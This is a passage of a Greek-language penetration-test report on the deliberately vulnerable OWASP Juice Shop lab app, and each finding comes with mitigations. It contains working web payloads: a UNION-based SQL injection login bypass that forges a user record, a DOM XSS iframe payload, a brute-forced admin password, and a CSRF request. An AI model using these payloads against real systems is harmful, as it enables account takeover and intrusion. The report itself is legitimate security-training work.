Μεθοδολογία επίθεσης: Αρχικά εκτελέσαμε ένα UNION SELECT ερώτημα για να παρατηρήσουμε την συμπεριφορά της εφαρμογής κατά την σύνδεση χρήστη. Δίνοντας στο πεδίο του email το παρακάτω ερώτημα, η εφαρμογή μεταβαίνει σε μια οθόνη 2 factor authentication και δεν μας αφήνει να προχωρήσουμε (Εικόνα 60).

thisisalwaysfalse' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12 FROM Users --

Ωστόσο μέσω των δοκιμών μας ανακαλύψαμε ότι:

- Χρειάζεται να εισάγουμε 12 πεδία (όσα και οι στήλες του πίνακα Users) και
- Το id του χρήστη με το email του οποίου προσπαθούμε να συνδεθούμε πρέπει να είναι υπαρκτό (ώστε να ικανοποιείται το Foreign Key Constraint προς τον πίνακα Users)

Με αυτές τις παρατηρήσεις καταφέραμε να συνδεθούμε ως ο χρήστης acc0unt4nt@juice-sh.op και να λάβουμε ένα authentication token χωρίς να τον έχουμε προηγουμένως εγγράψει εκτελώντας το εξής SQL ερώτημα:

```
' UNION SELECT * FROM (SELECT 50 as 'id', 'acc0unt4nt' as 'username',
'acc0unt4nt@juice-sh.op' as 'email', '1' as 'password', '1.1.1.1' as 'lastLoginIp', '' as
'profileImage', 'accounting' as 'role', '' as 'deluxeToken', '' as 'totpSecret', 1 as
'isActive', '2023-05-24 14:07:29' as 'createdAt', '2023-05-24 14:07:29' as
'updatedAt', null as 'deletedAt')--
```

Το ερώτημα οδήγησε την εφαρμογή στο να τραβήξει μια εγγραφή χρήστη από έναν μη-υπαρκτό πίνακα (που ορίζεται στην δεύτερη πρόταση SELECT) ο οποίος περιέχει όλα τα πεδία μιας κανονικής εγγραφής, με αυθαίρετες όμως τιμές, εκτός από το id, το οποίο είναι το ID ενός άλλου υπαρκτού χρήστη.

Μέτρα προστασίας: Έλεγχος και καθαρισμός των παραμέτρων που αποστέλλονται στα POST requests. Παραμετροποίηση των SQL ερωτημάτων που χρησιμοποιούνται για το login. Επιπλέον προσθήκη ελέγχων ακεραιότητας για όλα τα στοιχεία χρηστών που πραγματοποιούν σύνδεση ώστε να διασφαλιστεί ότι υπάρχει αντιστοίχιση με τα στοιχεία που είναι αποθηκευμένα στην βάση

Request	Response
<pre>Pretty Raw Hex 1 POST /rest/user/login HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 384 4 sec-ch-ua: "Not A[Brand];v="24", "Chromium";v="110" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US;q=0.9 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconstatus=dismiss; continueCode= zDHet3sVixUwhzULT3FyfjSktbjSjH7JtOfzfysmZHVMu8QhjZSWNTLbCN9sDb1wf 11U2e5ZesXwHmZ 18 Connection: close 19 20 { "email": " UNION SELECT * FROM (SELECT 15 as 'id', 'acc0unt4nt' as 'username', 'acc0unt4nt@juice-sh.op' as 'email', '1' as 'password', '1. 1.1.1' as 'lastLoginIp', '' as 'profileImage', accounting as 'role', '' as 'de luxeToken', '' as 'totpSecret', 1 as 'isActive', '2023-05-24 14:07:29' as 'createdAt', '2023-05-24 14:07:29' as 'updatedAt', null as 'deletedAt')--", "password": "1" }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 733 9 ETag: W/"2dd-6N0GKb0c9kLxwmt4+talz+iQs" 10 Vary: Accept-Encoding 11 Date: Thu, 01 Jun 2023 23:33:06 GMT 12 Connection: Close 13 14 { "authentication": { "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNi iwIzGF0YStI6eyJpZC16MTUsInVzZXJuYw11jiowYmNjMHVuDRudCsInVtWls IjoiiYmNjMHVuDRudEbqdWljZSlza5vcCIsInBhC3N3b3JkIjoMSisInJvbGU i01IxLkj0m4XiIw1zGVsHnVg9zW4101i1lCjyXN0w5JCjC16ImFjY2 91bnRpbcimLCJwcw9maXw1SWhz2Uu01i1lCjB5RwU2Vjw10jio1i 3RpdmRpbmciLCJwcw9maXw1SWhz2Uu01i1lCjB5RwU2Vjw10jio1i 3RpdmRpbmciLCJwcw9maXw1SWhz2Uu01i1lCjB5RwU2Vjw10jio1i cGRhdGvKQXQ101jYMD1zTA1T1T0IDE0Oja30jI5iwiZGVsXR1ZF0ipudwX sfSwiaWF0joxJgjNjYyMzg2LCJ1ehA10jE2ODU20AzD9. Fh0Ri9T5n1i5Z Ap_V0KAArA9R_znD16SCD0GLrU0UYFBngk01d8tzKV2t_K85LrmKqzQ4zq9f bohPjXuWFleg7jcrsS032hQ-IV4Q03n7Qy7b838jYVJDUK7MRxeKb7kqghAUPcDTKe3 swSpz5M2Zmhym5R02dfWPspesYRy6Cyc", "bid": "6", "umail": "acc0unt4nt@juice-sh.op" } }</pre>

Eικόνα 22 Successfully logged in ephemeral user

2. Cross-Site Scripting

Στη συγκεκριμένη κατηγορία επιθέσεων ελέγχουμε πεδία που δέχονται είσοδο χρήστη και τα οποία πιθανόν να είναι ευάλωτα αν δεν την φιλτράρουν σωστά. Καταφέραμε να εκτελέσουμε τις ακόλουθες επιθέσεις:

1. Dom XSS


Περιγραφή: Εκτελέσαμε μια DOM-based XSS επίθεση στην αρχική σελίδα του site μέσω της λειτουργίας αναζήτησης προϊόντων.

Εκμεταλλευόμενη ευπάθεια: Ανεπαρκής έλεγχος της εισόδου του χρήστη που δίνεται ως παράμετρος αναζήτησης επιτρέπει την εισαγωγή κώδικα που ενσωματώνεται στον HTML κώδικα του αποτελέσματος.

Μεθοδολογία επίθεσης: Δίνοντας οποιαδήποτε παράμετρο αναζήτησης στο αντίστοιχο πεδίο της αρχικής σελίδας και ελέγχοντας τον HTML κώδικά της, ανακαλύψαμε ότι αυτή τοποθετείται από τον ίδιο τον server μέσα στον κώδικα της απάντησης (Εικόνα 61) χωρίς να ελέγχεται και να καθαρίζονται.

Δώσαμε ως παράμετρο αναζήτησης το παρακάτω string, το οποίο ο server τοποθέτησε μέσα στον HTML κώδικα και τον εκτέλεσε σαν javascript κατά τη φόρτωση της σελίδας, ολοκληρώνοντας έτσι την επίθεση.

```
<iframe src="javascript:alert(0)" width="0" height="0" style="display:none;"></iframe>
```



Εικόνα 23 Browser executes javascript code given as search parameter

Η παραπάνω επίθεση παρατηρήσαμε ότι περνάει επίσης αν αντί για το element “iframe” χρησιμοποιήσουμε το element “img”:

```

```

Μέτρα προστασίας: Επαρκής έλεγχος της εισόδου χρήστη ώστε να διασφαλιστεί ότι αποτελείται αποκλειστικά από δεδομένα απλού κειμένου (για παράδειγμα αφαίρεση λέξεων κλειδιών και ειδικών χαρακτήρων).

2. Feedback stored XSS (failed)

Περιγραφή: Δοκιμάσαμε να κάνουμε μια επίθεση stored-XSS αξιοποιώντας την φόρμα υποβολής σχολίων της σελίδας, καθώς βρήκαμε πως όλες οι αξιολογήσεις ενσωματώνονται στον HTML κώδικα που φορτώνεται όταν ένας χρήστης μεταβαίνει στην αντίστοιχη σελίδα. Ωστόσο, ο κώδικας που τοποθετήσαμε ως σχόλιο δεν εκτελέστηκε ακόμα και μετά από αρκετές αλλαγές στην δομή του, αφού όπως φαίνεται μετατρέπεται σε απλό κείμενο από τον server.

3. New product stored XSS (failed)

Περιγραφή: Δοκιμάσαμε να πραγματοποιήσουμε μια stored XSS επίθεση, προσθέτοντας ένα νέο προϊόν και ενσωματώνοντας JavaScript κώδικα στα πεδία του.

Αξιοποιήσαμε το endpoint “/api/Products”, το οποίο όπως ανακαλύψαμε μέσω του burp χρησιμοποιείται για να χειριστεί αιτήματα που αφορούν τα προϊόντα που εμφανίζονται στην αρχική σελίδα (π.χ. αναζήτηση, προσθήκη νέων προϊόντων). Δοκιμάσαμε να υποβάλουμε ένα POST request στο endpoint για να παρατηρήσουμε την απόκριση του server. Η απάντηση αναφέρει ότι το αίτημα δεν γίνεται δεκτό, καθώς δεν έχουμε αυθεντικοποιηθεί. Επομένως συνδεθήκαμε ως ένας απλός χρήστης, κάτι το οποίο μας αποδίδει ένα authentication token, το οποίο περιέχεται στο POST request με αποτέλεσμα ο

server να μας επιστρέψει ένα success response (το οποίο δεν περιέχει κάποιο προϊόν, αφού δεν έχουμε προσδιορίσει κάποιο στο αίτημά μας).

Στην συνέχεια εισάγαμε τις παραμέτρους name και price το POST request ώστε να προσθέσουμε ένα νέο προϊόν στην αρχική σελίδα. Έχοντας πετύχει στην προσθήκη του προϊόντος, δοκιμάσαμε τέλος να εισάγουμε αρκετές παραλλαγές των elements img και iframe (που χρησιμοποιήσαμε στην DOM XSS επίθεση) στις παραμέτρους “name”, “description” και “price” του POST request.

Παρ’ όλα αυτά, η επίθεση δεν ήταν επιτυχής καθώς παρότι τα elements ενσωματώνονταν κανονικά στην σελίδα, ο JavaScript κώδικας δεν εκτελούταν, καθώς η σελίδα τον χειριζόταν ως απλό κείμενο. Επίσης ανακαλύψαμε ότι το κείμενο που εισάγαμε στην παράμετρο “description” καθαριζόταν από την πλευρά του server, με αποτέλεσμα αν περιέχει οποιοδήποτε από τα tags “script”, “iframe” ή “img” να αντικαθίσταται με το κενό. Επιπλέον το tag “a” παρότι δεν διαγράφεται τελείως από την πλευρά του server, φιλτράρεται με τρόπο τέτοιο ώστε να μην περιέχει ιδιότητες όπως η “onerror” στην οποία εισάγουμε κώδικα.

3. Security Misconfigurations

1. Error handling

Περιγραφή: Ο server εμφάνισε ένα σφάλμα που αποκάλυπτε πληροφορίες σχετικά με την εσωτερική του λειτουργία (συγκεκριμένα το stacktrace)

Εκμεταλλευόμενη ευπάθεια: Ο server δεν εμφανίζει εξατομικευμένα μηνύματα λάθους αντί για τα default, με αποτέλεσμα να αποκαλύπτει πληροφορίες που θα έπρεπε να είναι διαθέσιμες μόνο στους developers.

Μεθοδολογία επίθεσης: Ο server δημοσιοποιεί το endpoint “/ftp”, το οποίο περιέχει έγγραφα που δεν θα έπρεπε να είχαμε το δικαίωμα να δούμε. Προσπαθώντας να κατεβάσουμε αυτά τα αρχεία, μας επιστρέφεται το stacktrace μέχρι και το συγκεκριμένο σημείο εκτέλεσης της εφαρμογής για την συγκεκριμένη αποτυχημένη λειτουργία.

Υπάρχουν αρκετές επιπλέον περιπτώσεις στις οποίες ο server δεν διαχειρίζεται σωστά σφάλματα τα οποία προκαλούμε, με αποτέλεσμα αυτά να μας επιστρέφονται σαν απάντηση. Παράδειγμα αποτελεί το ερώτημα SQL που περιέχεται στην απάντηση του

server στο POST request που στέλνουμε κατά τη διαδικασία του login, όταν αυτό προκαλεί σφάλμα, όπως παρουσιάστηκε ανωτέρω.

Μέτρα προστασίας: Χρήση custom και γενικευμένων μηνυμάτων λάθος που δεν θα αναφέρουν καμία πληροφορία σχετικά με τον τρόπο λειτουργίας την εφαρμογής

localhost:3000/ftp/eastere.gg

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:32:18)
at /juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:145:39
at callback (/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
```

Εικόνα 24 Stacktrace included in error response

4. Broken authentication

1. Admin password strength

Περιγραφή: Χρησιμοποιώντας το OWASP ZAP καταφέραμε να βρούμε τα στοιχεία σύνδεσης του admin και να συνδεθούμε χωρίς να κάνουμε SQL injection

Εκμεταλλευόμενη ευπάθεια: Ο admin χρησιμοποιεί πολύ αδύναμο κωδικό για την σύνδεση στην εφαρμογή.



Μεθοδολογία επίθεσης: Για να το πετύχουμε αυτό, αρχικά μεταβήκαμε στην σελίδα του login και δώσαμε τις παραμέτρους σύνδεσης:

Username: admin@juice-sh.op

Password: 12345

Στο ZAP πιάσαμε το request με τις παραπάνω παραμέτρους και το περάσαμε στο fuzzer module το οποίο μας επέτρεψε να κάνουμε μια επίθεση brute force πάνω στο πεδίο του password για να ανακαλύψουμε τον κωδικό του διαχειριστή. Επιλέξαμε μια κατάλληλη λίστα κωδικών και ξεκινήσαμε την επίθεση, η οποία ολοκληρώθηκε εντός λίγων λεπτών και αποκάλυψε ότι ο σωστός κωδικός ήταν “admin123”.

Μέτρα προστασίας: Υιοθέτηση κατάλληλης πολιτικής συνθηματικών (ελάχιστη ισχύς, αλλαγή ανά ορισμένα χρονικά διαστήματα κ.α.)



New Fuzzer Progress: 1: HTTP - http://localhost:8080/user/login 2: 26 3: 26 4: Current fuzzers: 2										
Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads	Export
1,703 Fuzzed	200 OK	388 ms	386 bytes	822 bytes					admin123	

2. GDPR data erasure

Περιγραφή: Καταφέραμε να συνδεθούμε με τον λογαριασμό του χρήστη “chris.pike@juice-sh.op”, ο οποίος φαίνεται διαγραμμένος από το σύστημα.

Εκμεταλλευόμενη ευπάθεια: Η διαγραφή χρηστών δεν υλοποιείται πρακτικά με την διαγραφή της αντίστοιχης εγγραφής από την βάση, αλλά πλασματικά, ενημερώνοντας το πεδίο “deletedAt” της εγγραφής. Ανεπαρκείς έλεγχοι επιτρέπουν στην εφαρμογή να επιστρέψει εγγραφές χρηστών που φαίνονται “διαγραμμένοι”.


Μεθοδολογία επίθεσης: Από τα στοιχεία των χρηστών που λάβαμε ανωτέρω μέσω του SQL injection, παρατηρήσαμε ότι υπάρχει ο χρήστης με id=14, ο οποίος είναι ο μοναδικός που φαίνεται να έχει διαγραφεί από το σύστημα. Δοκιμάζοντας να συνδεθούμε με το email του μέσω SQL injection, όπως νωρίτερα, καταφέραμε να αποκτήσουμε πρόσβαση στον λογαριασμό του, επιβεβαιώνοντας ότι ο χρήστης συνεχίζει να υπάρχει.

Μέτρα προστασίας: Διαγραφή εγγραφής χρήστη από την βάση δεδομένων όταν αιτηθεί διαγραφή ο ίδιος. Αν αυτό δεν είναι εφικτό, διατήρηση μόνο των πληροφοριών που είναι απαραίτητες για τους σκοπούς της επεξεργασίας, ενδεχομένως σε ξεχωριστή βάση. Προσθήκη ελέγχων ώστε να αποτρέπεται η σύνδεση χρηστών που φαίνονται ως διαγραμμένοι.

```
{
  "id":14,
  "name":"chris.pike@juice-sh.op",
  "description":"10a783b9ed19ea1c67c3a27699f0095b",
  "price":"2023-05-14 15:57:33.787 +00:00",
  "deluxePrice":"2023-05-14 15:57:33.787 +00:00",
  "image":"2023-05-14 15:57:34.066 +00:00",
  "createdAt":"7",
  "updatedAt":"8",
  "deletedAt":"9"
},
```

The screenshot shows a login form with the following fields:

- Email: chris.pike@juice-sh.op
- Password: (redacted)
- Forgot your password?
- Log in button
- Remember me checkbox
- Or link
- Log in with Google button
- Not yet a customer? link



Εικόνα 25 Successful deleted user login

3. Bjoern's favourite pet (failed)

Περιγραφή: Στην συγκεκριμένη επίθεση προσπαθήσαμε να αλλάξουμε τον κωδικό του χρήστη bjoern@owasp.org βρίσκοντας την απάντηση στην ερώτηση ασφαλείας του.

Μεθοδολογία επίθεσης: Μεταβαίνοντας στην σελίδα αλλαγής κωδικού, βρήκαμε ότι η ερώτηση ασφαλείας του χρήστη Bjoern αφορά το όνομα του αγαπημένου του κατοικίδιου (Εικόνα 63).

Για να ανακαλύψουμε την απάντηση, αρχικά βρήκαμε το id (13) του χρήστη με ένα κατάλληλο UNION-based SQL injection, όπως είδαμε ανωτέρω (Εικόνα 63Εικόνα 62)

Στην συνέχεια με ένα δεύτερο UNION SELECT ερώτημα ανακτήσαμε το hash της ερώτησης ασφαλείας που είναι αποθηκευμένο στην βάση. Δοκιμάσαμε να αντιστρέψουμε το hash μέσω του προγράμματος “John the Ripper” χωρίς επιτυχία.

4. CSRF

Περιγραφή: Δοκιμάσαμε να εκτελέσουμε μια επίθεση CSRF για να αλλάξουμε το όνομα χρήστη μέσω της σελίδας <http://htmledit.squarefree.com/>.

Εκμεταλλευόμενη ευπάθεια: Στους browsers που επιτρέπουν την αποστολή των cookies μεταξύ sites διαφορετικής προέλευσης (μέσω της επιλογής “SameSite = None”), μπορούμε να υποβάλουμε ένα αίτημα προς το site από ένα άλλο κακόβουλο site για λογαριασμό του χρήστη που ακολούθησε τον σύνδεσμο προς αυτό.

Μεθοδολογία επίθεσης: Κάναμε login ως ο χρήστης jim@juice-sh.op και καταγράψαμε το POST request που στέλνεται στο endpoint “/profile” όταν κάνουμε αλλαγή του username μέσω της εφαρμογής. Η λειτουργία παρατηρούμε ότι υλοποιείται μέσω της αποστολής της παραμέτρου “username” που περιέχει το επιλεγμένο όνομα (Εικόνα 64).

Εφόσον οι παράμετροι δίνονται στο σώμα του αιτήματος, δεν μπορούμε να τις ενσωματώσουμε απλά σε ένα link, αλλά πρέπει να τις υποβάλλουμε μέσω ενός POST request. Για να το κάνουμε αυτό, μεταβήκαμε στην σελίδα <http://htmledit.squarefree.com/> και δημιουργήσαμε μια φόρμα η οποία περιέχει ένα πεδίο με όνομα username και τιμή το όνομα που θέλουμε να εισάγουμε¹³. Όταν υποβληθεί προκαλεί την αποστολή ενός αιτήματος POST στο endpoint /profile με την τιμή του συγκεκριμένου πεδίου ενσωματωμένη στο σώμα του αιτήματος (Εικόνα 65).

Ενώ είμαστε συνδεδεμένοι ως ο χρήστης “θύμα”, ακολουθούμε τον σύνδεσμο προς την σελίδα που περιέχει την φόρμα html, η οποία έχουμε ορίσει να υποβάλλεται αυτόματα μόλις φορτωθεί η σελίδα. Ωστόσο παρατηρούμε ότι η επίθεση δεν είναι επιτυχημένη και το αίτημα δεν υποβάλλεται. Αυτό μπορεί να οφείλεται στο γεγονός ότι ο browser μας έχει ορίσει ως προεπιλεγμένη τιμή της παραμέτρου “SameSite” των cookies την “Strict” ή “Lax”. Αυτό δεν θα επέτρεπε στο cookie του Juiceshop να σταλεί σε σελίδες εκτός του ίδιου site. Πράγματι καταγράφοντας το request και την απάντηση που επιστρέφεται μόλις ο χρήστης επισκεφτεί την κακόβουλη σελίδα μας, βλέπουμε ότι ο browser δεν επιτρέπει την αποστολή POST requests από site διαφορετικής προέλευσης (Εικόνα 66).


¹³ <https://owasp.org/www-community/attacks/csrf>

Για να επιβεβαιώσουμε ότι η αποτυχία της επίθεσης οφείλεται στην μη-αποστολή του cookie του χρήστη όταν ανοίγει το κακόβουλο link, πήραμε το cookie του που περιέχεται στο legitimate POST request που είχαμε στείλει αρχικά και το εισηγάγαμε στο POST request που στέλνεται κατά την υποβολή της φόρμας. Με αυτήν την προσθήκη παρατηρήσαμε ότι το username άλλαξε και η επίθεση ήταν επιτυχής.

```

1 POST /profile HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 13
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://htmledit.squarefree.com
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: frame
17 Referer: http://htmledit.squarefree.com/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
